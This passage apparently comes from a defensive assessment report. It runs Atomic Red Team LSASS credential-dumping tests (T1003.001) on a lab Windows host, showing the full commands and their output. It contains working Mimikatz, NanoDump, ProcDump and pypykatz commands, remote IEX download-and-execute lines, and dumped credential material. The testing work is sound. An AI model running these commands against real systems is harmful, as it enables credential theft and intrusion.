 /    |    \  |  /|  |  |  |  |  |__/ __ \|   |  \    <
 \_______  /____/ |__|  |__|  |____(____  /___|  /__|_ \
         \/                             \/     \/     \/
                              Dumpert
                            By Cneeliz @Outflank 2019
[1] Checking OS version details:
        [+] Operating System is Windows 10 or Server 2016, build number 19044
        [+] Mapping version specific System calls.
[2] Checking Process details:
        [+] Process ID of lsass.exe is: 664
        [+] NtReadVirtualMemory function pointer at: 0x00007FFBB20CD540
        [+] NtReadVirtualMemory System call nr is: 0x3f
        [+] Unhooking NtReadVirtualMemory.
[3] Create memorydump file:
        [+] Open a process handle.
        [+] Dump lsass.exe memory to: \??\C:\Windows\Temp\dumpert.dmp
        [+] Dump succesful.
Done executing test: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
PS C:\Windows\system32>
```

The test says as “Done executing test” and list all the information dumped during the test. It means our defence over in this area is also not strong so we need to increase it. We can increase our defence over these areas by using the mitigations given in the MITRE ATT&CK T1003.001 – 3 page.

6.2.4 T1003.001 – 4:

Now let us execute the next atomic test and determine our defence over this area. It is to dump LSASS.exe Memory using NanoDump.
The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we’ve to run the test. After running the test based on the result we can decide our defence’s strength towards the atomic test we’ve performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we’re about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 4 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS.exe Memory using NanoDump
Atomic Test Number: 4
Atomic Test GUID: dddd4aca-bbed-46f0-984d-e4c5971c51ea
Description: The NanoDump tool uses syscalls and an invalid dump signature to avoid detection.
https://github.com/helpsystems/nanodump
Upon successful execution, you should find the nanondump.dmp file in the temp directory

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
%temp%\nanodump.x64.exe -w "%temp%\nanodump.dmp"

Cleanup Commands:
Command:
del "%temp%\nanodump.dmp" >nul 2> nul

Dependencies:
Description: NanoDump executable must exist on disk at specified location ($env:TEMP\nanodump.x64.exe)
Check Prereq Command:
if (Test-Path $env:TEMP\nanodump.x64.exe) {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest "https://github.com/helpsystems/nanodump/raw/84db0c1737bbe027431733c193cfacf59a07259b/compiled/nanodum
p.x64.exe" -OutFile "$env:TEMP\nanodump.x64.exe"
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – Check for any prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 4 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-4 Dump LSASS.exe Memory using NanoDump
Prerequisites not met: T1003.001-4 Dump LSASS.exe Memory using NanoDump
        [*] NanoDump executable must exist on disk at specified location ($env:TEMP\nanodump.x64.exe)

Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

As it says “Prerequisites are not met”. Try getting it.
The third step – Get the prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 4 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003.001-4 Dump LSASS.exe Memory using NanoDump
Attempting to satisfy prereq: NanoDump executable must exist on disk at specified location ($env:TEMP\nanodump.x64.exe)
Prereq successfully met: NanoDump executable must exist on disk at specified location ($env:TEMP\nanodump.x64.exe)
PS C:\Windows\system32>
```

The fourth step – run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 4
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-4 Dump LSASS.exe Memory using NanoDump
The minidump has an invalid signature, restore it running:
bash restore_signature.sh nanodump.dmp
Done, to get the secretz run:
python3 -m pypykatz lsa minidump nanodump.dmp
Done executing test: T1003.001-4 Dump LSASS.exe Memory using NanoDump
PS C:\Windows\system32>
```

The Atomic test has been successfully completed and the result says as “Done, to get the secretz run: ‘command’ ”. So our defence over this attack is not strong, so we’ve to strengthen the defence. It can be done by the mitigations provided in the MITRE ATT&CK T1003.001 page.

6.2.5 T1003.001 – 6 :

Now let us run the next Atomic Test. It is to make offline credential theft with Mimikatz. The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we’ve to run the test. After running the test based on the result we can decide our defence’s strength towards the atomic test we’ve performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we’re about to execute.

```
Administrator: Windows PowerShell
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Offline Credential Theft With Mimikatz
Atomic Test Number: 6
Atomic Test GUID: 453acf13-1dbd-47d7-b28a-172ce9228023
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. Adversaries commonly perform
this offline analysis with Mimikatz. This tool is available at https://github.com/gentilkiwi/mimikatz and can be obtaine
d using the get-prereq_commands.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
#{mimikatz_exe} "sekurlsa::minidump #{input_file}" "sekurlsa::logonpasswords full" exit
Command (with inputs):
C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe "sekurlsa::minidump %tmp%\lsass.DMP" "sekurlsa::logonpasswords full"
 exit

Dependencies:
Description: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe)
Check Prereq Command:
if (Test-Path #{mimikatz_exe}) {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe) {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$mimikatz_relative_uri = Invoke-WebRequest "https://github.com/gentilkiwi/mimikatz/releases/latest" -UseBasicParsing | S
elect-Object -ExpandProperty Links | Where-Object -Property href -Like "*/mimikatz_trunk.zip" | Select-Object -ExpandPro
perty href
Invoke-WebRequest "https://github.com$mimikatz_relative_uri" -UseBasicParsing -OutFile "$env:TEMP\Mimi.zip"
Expand-Archive $env:TEMP\Mimi.zip $env:TEMP\Mimi -Force
New-Item -ItemType Directory (Split-Path #{mimikatz_exe}) -Force | Out-Null
Copy-Item $env:TEMP\Mimi\x64\mimikatz.exe #{mimikatz_exe} -Force
Get Prereq Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$mimikatz_relative_uri = Invoke-WebRequest "https://github.com/gentilkiwi/mimikatz/releases/latest" -UseBasicParsing | S
elect-Object -ExpandProperty Links | Where-Object -Property href -Like "*/mimikatz_trunk.zip" | Select-Object -ExpandPro
perty href
Invoke-WebRequest "https://github.com$mimikatz_relative_uri" -UseBasicParsing -OutFile "$env:TEMP\Mimi.zip"
Expand-Archive $env:TEMP\Mimi.zip $env:TEMP\Mimi -Force
New-Item -ItemType Directory (Split-Path C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe) -Force | Out-Null
Copy-Item $env:TEMP\Mimi\x64\mimikatz.exe C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe -Force
Description: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
Check Prereq Command:
cmd /c "if not exist #{input_file} (exit /b 1)"
Check Prereq Command (with inputs):
cmd /c "if not exist %tmp%\lsass.DMP (exit /b 1)"
Get Prereq Command:
Write-Host "Create the lsass dump manually using the steps in the previous test (Dump LSASS.exe Memory using Windows Tas
k Manager)"
[!!!!!!!!END TEST!!!!!!!]
```

The second step – Check for any prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 6 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-6 Offline Credential Theft With Mimikatz
Prerequisites not met: T1003.001-6 Offline Credential Theft With Mimikatz
        [*] Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe)

Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

As it says “prerequisites are not met”, try getting it.

The third step – get the prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 6 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003.001-6 Offline Credential Theft With Mimikatz
Attempting to satisfy prereq: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\
mimikatz.exe)
Prereq already met: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.e
xe)
Attempting to satisfy prereq: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
Prereq already met: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
PS C:\Windows\system32>
```

The fourth step – run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 6
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-6 Offline Credential Theft With Mimikatz
.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # sekurlsa::minidump C:\Users\allen\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\allen\AppData\Local\Temp\lsass.DMP'
mimikatz(commandline) # sekurlsa::logonpasswords full
Opening : 'C:\Users\allen\AppData\Local\Temp\lsass.DMP' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000002)
mimikatz(commandline) # exit
Bye!
Done executing test: T1003.001-6 Offline Credential Theft With Mimikatz
PS C:\Windows\system32>
```

The test result says as “Done executing test”. It means that our test has been executed and our defence is slightly better here, because it shows an error message. So our defence it enough to protect here but we can even improve it by using the mitigations provided by the MITRE ATT&CK T1003.001 page.

6.2.6 T1003.001 – 7

Now let us execute the next Atomic Test. It is That LSASS read with pypykatz. The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the

prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 7 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: LSASS read with pypykatz
Atomic Test Number: 7
Atomic Test GUID: c37bc535-5c62-4195-9cc3-0517673171d8
Description: Parses secrets hidden in the LSASS process with python. Similar to mimikatz's sekurlsa::
Python 3 must be installed, use the get_prereq_command's to meet the prerequisites for this test.
Successful execution of this test will display multiple useranames and passwords/hashes to the screen.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
pypykatz live lsa

Dependencies:
Description: Computer must have python 3 installed
Check Prereq Command:
py -3 --version >nul 2>&1
exit /b %errorlevel%
Get Prereq Command:
echo "Python 3 must be installed manually"
Description: Computer must have pip installed
Check Prereq Command:
py -3 -m pip --version >nul 2>&1
exit /b %errorlevel%
Get Prereq Command:
echo "PIP must be installed manually"
Description: pypykatz must be installed and part of PATH
Check Prereq Command:
pypykatz -h >nul 2>&1
exit /b %errorlevel%
Get Prereq Command:
pip install pypykatz
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for any prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 7 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-7 LSASS read with pypykatz
Prerequisites not met: T1003.001-7 LSASS read with pypykatz
        [*] Computer must have python 3 installed
        [*] Computer must have pip installed
        [*] pypykatz must be installed and part of PATH

Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

As it says "prerequisites are not met", try getting it.
The third step – get the prerequisites.

```
  Downloading winsspi-0.0.10-py3-none-any.whl (22 kB)
Collecting prompt-toolkit>=3.0.2
  Downloading prompt_toolkit-3.0.29-py3-none-any.whl (381 kB)
     ---------------------------------- 381.5/381.5 kB 144.0 kB/s eta 0:00:00
Collecting oscrypto>=1.2.1
  Downloading oscrypto-1.3.0-py2.py3-none-any.whl (194 kB)
     ---------------------------------- 194.6/194.6 kB 100.8 kB/s eta 0:00:00
Installing collected packages: wcwidth, asn1crypto, winacl, six, pycryptodomex, prompt-toolkit, oscrypto, minidump, colo
rama, asysocks, unicrypto, tqdm, aiowinreg, minikerberos, aesedb, winsspi, msldap, aiosmb, pypykatz
Successfully installed aesedb-0.0.5 aiosmb-0.3.8 aiowinreg-0.0.7 asn1crypto-1.5.1 asysocks-0.1.7 colorama-0.4.4 minidump
-0.0.21 minikerberos-0.2.20 msldap-0.3.38 oscrypto-1.3.0 prompt-toolkit-3.0.29 pycryptodomex-3.14.1 pypykatz-0.5.7 six-1
.16.0 tqdm-4.64.0 unicrypto-0.0.5 wcwidth-0.2.5 winacl-0.1.3 winsspi-0.0.10
Prereq successfully met: pypykatz must be installed and part of PATH
PS C:\Windows\system32>
```

The fourth step – run the test.

```
== LogonSession ==
authentication_id 48294 (bca6)
session_id 0
username
domainname
logon_server
logon_time 2022-06-01T18:22:54.519619+00:00
sid None
luid 48294
== LogonSession ==
authentication_id 999 (3e7)
session_id 0
username DESKTOP-00V79BF$
domainname WORKGROUP
logon_server
logon_time 2022-06-01T18:22:54.457238+00:00
sid S-1-5-18
luid 999
        == WDIGEST [3e7]==
                username DESKTOP-00V79BF$
                domainname WORKGROUP
                password None
                password (hex)
        == Kerberos ==
                Username: desktop-00v79bf$
                Domain: WORKGROUP
        == WDIGEST [3e7]==
                username DESKTOP-00V79BF$
                domainname WORKGROUP
                password None
                password (hex)
        == DPAPI [3e7]==
                luid 999
                key_guid 2f57b52c-c731-4de4-b02b-90ca05b33262
                masterkey 2bbfde4668947bfdc48dfe42912ba1d4c29686ce4cd9d833a3231a38fa1c47d8745219526878e34477d4fc15f367c0
f6d5586f24c913fb2a8baa9f3f95461d5f
                sha1_masterkey b2ed760dbdeb63a69a08bb43dece199b9ce4a3ce
        == DPAPI [3e7]==
                luid 999
                key_guid 005ce50a-6306-4175-aaba-dec735491d28
                masterkey 2d07b5e64fbbc5f8711b4022d926e0f8a35951750b684205e45a2c312e2bd069c49e64929c68fbaebdf1e22458768d
53f20d13517224a0fe598374b6be7075b2
                sha1_masterkey f44b97e2f6fe4f4e4df66b120d4553eb1e1a3c50
Done executing test: T1003.001-7 LSASS read with pypykatz
PS C:\Windows\system32>
```

The test has successfully completed. The result says as “done executing test ”. It means that credentials in LSASS have read by pypykatz and our defence over this area in not strong enough. We can improve our defence over this area by using the mitigations provided in the MITRE ATT&CK T1003.001-7 page.

6.2.7 T1003.001-8

Now lets us execute next Atomic test T1003.001-8. It is an attack to dump LSASS.exe memory using Out-Minidump.ps1 . The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the prerequisites and get the prerequisites and

then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 8 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS.exe Memory using Out-Minidump.ps1
Atomic Test Number: 8
Atomic Test GUID: 6502c8f0-b775-4dbd-9193-1298f56b6781
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. This test leverages a pure po
wershell implementation that leverages the MiniDumpWriteDump Win32 API call. Upon successful execution, you should see t
he following file created $env:SYSTEMROOT\System32\lsass_*.dmp.

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfil
tration/Out-Minidump.ps1'); get-process lsass | Out-Minidump

Cleanup Commands:
Command:
Remove-Item $env:TEMP\lsass_*.dmp -ErrorAction Ignore
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for any prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 8 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
Prerequisites met: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
PS C:\Windows\system32>
```

As it says "prerequisites are met" . we directly run the test.
The third step – run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 8
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
Directory: C:\Users\allen\AppData\Local\Temp
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          6/2/2022  10:49 AM       55907746 lsass_664.dmp
Done executing test: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
PS C:\Windows\system32>
```

The Atomic Test has successfully completed and it says as "Done executing test". After successful completion of this Atomic Test, it displays some data which it has dumped. Hence our defence over this area is not strong enough to protect our system towards this attack. we improve our defence over these areas by using the mitigation information provided in the MITRE ATT&CK page.

6.2.8 T1003.001 – 9

Now let us execute next Atomic Test. It done to create Mini Dump of LSASS.exe using ProcDump. The procedure follows the same as we followed in the previous atomic test. First we've get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
Administrator: Windows PowerShell
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Create Mini Dump of LSASS.exe using ProcDump
Atomic Test Number: 9
Atomic Test GUID: 7cede33f-0acd-44ef-9774-15511300b24b
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. This can be achieved with Sys
internals ProcDump. This particular method uses -mm to produce a mini dump of lsass.exe
Upon successful execution, you should see the following file created c:\windows\temp\lsass_dump.dmp.
If you see a message saying "procdump.exe is not recognized as an internal or external command", try using the  get-prer
eq_commands to download and install the ProcDump tool first.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
#{procdump_exe} -accepteula -mm lsass.exe #{output_file}
Command (with inputs):
C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe -accepteula -mm lsass.exe C:\Windows\Temp\lsass_dump.dmp

Cleanup Commands:
Command:
del "#{output_file}" >nul 2> nul
Command (with inputs):
del "C:\Windows\Temp\lsass_dump.dmp" >nul 2> nul

Dependencies:
Description: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.00
1\bin\procdump.exe)
Check Prereq Command:
if (Test-Path #{procdump_exe}) {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe) {exit 0} else {exit 1}
Get Prereq Command:
Invoke-WebRequest "https://download.sysinternals.com/files/Procdump.zip" -OutFile "$env:TEMP\Procdump.zip"
Expand-Archive $env:TEMP\Procdump.zip $env:TEMP\Procdump -Force
New-Item -ItemType Directory (Split-Path #{procdump_exe}) -Force | Out-Null
Copy-Item $env:TEMP\Procdump\Procdump.exe #{procdump_exe} -Force
Get Prereq Command (with inputs):
Invoke-WebRequest "https://download.sysinternals.com/files/Procdump.zip" -OutFile "$env:TEMP\Procdump.zip"
Expand-Archive $env:TEMP\Procdump.zip $env:TEMP\Procdump -Force
New-Item -ItemType Directory (Split-Path C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe) -Force | Out-Null
Copy-Item $env:TEMP\Procdump\Procdump.exe C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe -Force
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – Check for any prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 9 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
Prerequisites met: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
PS C:\Windows\system32>
```

As it says "prerequisites are met", we can directly run the test.
The third step – Run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 9
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
[11:03:12] Dump 1 initiated: C:\Windows\Temp\lsass_dump-1.dmp
[11:03:12] Dump 1 complete: 2 MB written in 0.1 seconds
[11:03:13] Dump count reached.
Done executing test: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
PS C:\Windows\system32>
```

The test has successfully completed and the test result says as "Done executing test". Which means the our defence is not strong to protect our system from this attack. As this attack dumped some information which is of size 2MB. So we need to improve our defence over this area by using the mitigations provided in the MITRE ATT&CK page.

6.2.9 T1003.001 – 10

Now let us execute our next Atomic test. It is done with Powershell Mimikatz. The procedure follows the same as we followed in the previous atomic test. First we've get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 10 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Powershell Mimikatz
Atomic Test Number: 10
Atomic Test GUID: 66fb0bc1-3c3f-47e9-a298-550ecfefacbc
Description: Dumps credentials from memory via Powershell by invoking a remote mimikatz script. If Mimikatz runs success
fully you will see several usernames and hashes output to the screen. Common failures include seeing an \"access denied\
" error which results when Anti-Virus blocks execution.  Or, if you try to run the test without the required administrat
ive privleges you will see this error near the bottom of the output to the screen "ERROR kuhl_m_sekurlsa_acquireLSA"

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
IEX (New-Object Net.WebClient).DownloadString('#{remote_script}'); Invoke-Mimikatz -DumpCreds
Command (with inputs):
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1
004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for any prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 10 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-10 Powershell Mimikatz
Prerequisites met: T1003.001-10 Powershell Mimikatz
PS C:\Windows\system32>
```

As it says “Prerequisites are met”. We can directly run the test.
The Third step – Run the test.

```
Administrator: Windows PowerShell
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 6/1/2022 11:52:54 PM
SID               : S-1-5-96-0-0
        msv :
        tspkg :
        wdigest :
         * Username : DESKTOP-00V79BF$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :   KO
        credman :
Authentication Id : 0 ; 48294 (00000000:0000bca6)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 6/1/2022 11:52:54 PM
SID               :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :   KO
        credman :
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DESKTOP-00V79BF$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 6/1/2022 11:52:54 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : DESKTOP-00V79BF$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : desktop-00v79bf$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :   KO
        credman :
mimikatz(powershell) # exit
Bye!
Done executing test: T1003.001-10 Powershell Mimikatz
PS C:\Windows\system32>
```

The test has successfully completed and it says “Done executing test”. The result shows us the gathered information using this attack. it includes session ID, Login Time, Username, Password. So our defence over this area is not secure enough to protect our system. We can improve our defence over these area by using the mitigation information provided in the MITRE ATT&CK page.

6.2.10 T1003.001-11

Now let us execute our next Atomic Test. It is to dump LSASS with .Net 5 createdump.exe . The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we’ve to run the test. After running the test based on the result we can decide our defence’s strength towards the atomic test we’ve performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we’re about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 11 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS with .Net 5 createdump.exe
Atomic Test Number: 11
Atomic Test GUID: 9d0072c8-7cca-45c4-bd14-f852cfa35cf0
Description: This test uses the technique describe in this tweet  (https://twitter.com/bopin2020/status/1366400799199272
960?s=20) from @bopin2020 in order to dump lsass

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
echo "Createdump Path #{createdump_exe}"
$LSASS = tasklist | findstr "lsass"
$FIELDS = $LSASS -split "\s+"
$ID = $FIELDS[1]
& "#{createdump_exe}" -u -f #{output_file} $ID
Command (with inputs):
echo "Createdump Path C:\Program Files\dotnet\shared\Microsoft.NETCore.App\5.*.*\createdump.exe"
$LSASS = tasklist | findstr "lsass"
$FIELDS = $LSASS -split "\s+"
$ID = $FIELDS[1]
& "C:\Program Files\dotnet\shared\Microsoft.NETCore.App\5.*.*\createdump.exe" -u -f C:\Windows\Temp\dotnet-lsass.dmp $ID

Cleanup Commands:
Command:
Remove-Item #{output_file} -ErrorAction Ignore
Command (with inputs):
Remove-Item C:\Windows\Temp\dotnet-lsass.dmp -ErrorAction Ignore

Dependencies:
Description: Computer must have createdump.exe from .Net 5
Check Prereq Command:
if (Test-Path '#{createdump_exe}') {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path 'C:\Program Files\dotnet\shared\Microsoft.NETCore.App\5.*.*\createdump.exe') {exit 0} else {exit 1}
Get Prereq Command:
echo ".NET 5 must be installed manually." "For the very brave a copy of the executable can be found here: https://github
.com/Scoubi/RedTeam-Tools/blob/main/createdump.exe"
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for any prerequisites

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 11 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-11 Dump LSASS with .Net 5 createdump.exe
Prerequisites not met: T1003.001-11 Dump LSASS with .Net 5 createdump.exe
        [*] Computer must have createdump.exe from .Net 5

Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

As the prerequisites are not met. Try getting it.

The third step – get the prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 11 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003.001-11 Dump LSASS with .Net 5 createdump.exe
Attempting to satisfy prereq: Computer must have createdump.exe from .Net 5
.NET 5 must be installed manually.
For the very brave a copy of the executable can be found here: https://github.com/Scoubi/RedTeam-Tools/blob/main/created
ump.exe
Failed to meet prereq: Computer must have createdump.exe from .Net 5
PS C:\Windows\system32>
```

While getting the prerequisites, if we get continuous errors we can attempt the attack later.

6.2.11 T1003.001-12

